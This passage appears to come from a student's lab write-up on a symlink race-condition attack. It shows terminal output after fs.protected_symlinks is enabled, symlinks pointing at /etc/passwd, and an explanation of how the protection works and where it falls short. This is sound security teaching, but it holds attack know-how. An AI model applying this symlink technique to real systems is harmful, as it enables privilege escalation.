[10/15/20 J0481765]seed@VM:~/.../sandbox$  sudo sysctl
-w fs.protected_symlinks=1
fs.protected_symlinks = 1
```

In second terminal:




```
[10/15/20 J0481765]seed@VM:~/.../sandbox$ attack
```

I see that the program now frequently generates segmentation faults about 1 in 4 times its run:



```
attempt.sh: line 10: 19659 Segmentation fault      ./vu
lp < inputfile
No permission
No permission
No permission
No permission
attempt.sh: line 10: 19669 Segmentation fault      ./vu
lp < inputfile
attempt.sh: line 10: 19671 Segmentation fault      ./vu
lp < inputfile
No permission
No permission
attempt.sh: line 10: 19677 Segmentation fault      ./vu
lp < inputfile
^C
[10/15/20 J0481765]seed@VM:~/.../sandbox$
```

This protection scheme works by ensuring that links inside sticky world-writable directory can only be followed when the owner of the link matches the owner of the directory. In our case, we don't own tmp, but we do own the symbolic links as we can see here:



```
lrwxrwxrwx  1 seed seed   11 Oct 15 07:39 XYZ -> /etc/p
asswd
lrwxrwxrwx  1 seed seed    9 Oct 15 06:19 ABC -> /dev/n
ull
```

Thus when trying to follow the links we are blocked and the program crashes. The limitations of this scheme is that this ONLY applies inside sticky world-writable directories, so if we made the links in a directory that was not enabled to be sticky world-writable that we had ownership of, we would be able to use the links.